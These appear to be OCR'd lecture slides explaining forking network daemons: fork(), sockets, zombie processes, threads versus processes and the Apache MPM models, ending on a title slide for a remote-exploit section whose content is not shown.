
1) TCP Connect

How do daemons work?




1) TCP Connect
2) Server spawns child

How do daemons work?



How do daemons work?




Parent

- Server socket (listen)

:80

Kernel


How do daemons work?



Parent

- Server socket (listen)
- “Client 1” socket

How do daemons work?



Parent

- Server socket (listen)
- “Client 1” socket


Copy process 1:1

Child

- Server socket (listen)
- “Client 1” socket

Kernel

How do daemons work?



Parent

- Server socket (listen)
- "Client 1" socket

Child

- Server socket (listen)
- "Client 1" socket

How do daemons work?

```
while (1) {
     // Accept blocks until a client connects
     newsockfd = accept(sockfd, …);

     // Make a copy of myself
     pid = fork();

     if (pid == 0) {
        /* This is the client process */
        doprocessing(newsockfd);
     } else {
        /* Server process – do nothing */
     }
}
```

How do daemons work?

WTF is this fork()?


- Create an EXACT copy of the current process
  - Duplicate memory pages as COW (copy on write), pretty cool stuff
- If return value == 0: You are in child
- If return value > 0: You are the parent

WTF are sockets?

- "Bidirectional pipes"
- Pipe: read(), write()
- Or: An integer which represents a pipe
- Child processes inherits sockets of parent
- Processes write/read to socket
  - OS makes sure it transports it to the other side (TCP/IP and stuff)

How do daemons work?

```
# ps axw | grep -i challenge
   9008 pts/1    S+     0:00 ./challenge6
   9012 pts/1    Z+     0:00 [challenge6] <defunct>
```



```
├─brightside
├─xfce4-panel─┬─panel-2-actions
│             ├─panel-6-systray
│             ├─sudo───xfce4-terminal─┬─gnome-pty-helpe
│             │                       ├─zsh───bash───gdb
│             │                       ├─zsh───bash───challenge6───challenge6
│             │                       ├─zsh───bash
│             │                       ├─zsh───bash───pstree
│             │                       ├─zsh───bash───less
│             │                       ├─zsh───vi
│             │                       ├─2*[zsh]
│             │                       ├─{gdbus}
│             │                       └─{gmain}
```

How do daemons work?

What is this <defunct> ?

A zombie process

“A zombie is a child, whose parent did not check their status after it died or was killed”

- Cant make this stuff up ☺

What if the parent of a child dies?

- When the parent dies too, the child gets adopted by init (pid 1) (true story ☺)

How do daemons work?

Why all this?

- No fork: all clients are served by the same process (serially)
- Worst case: process crashes, no more serving children

What are the alternatives?

- Threads
- A thread is not a new process (all threads run in the same process)
- Threads are created much faster than forks
- Fork() is kinda expensive

Apache

- mpm-pre-fork: Several (already started) children, no threads
- mpm-multi-threaded: Create one process, but several threads
- mpm-worker: Multiple processes, with multiple threads

Remote Exploit: Forking Daemon

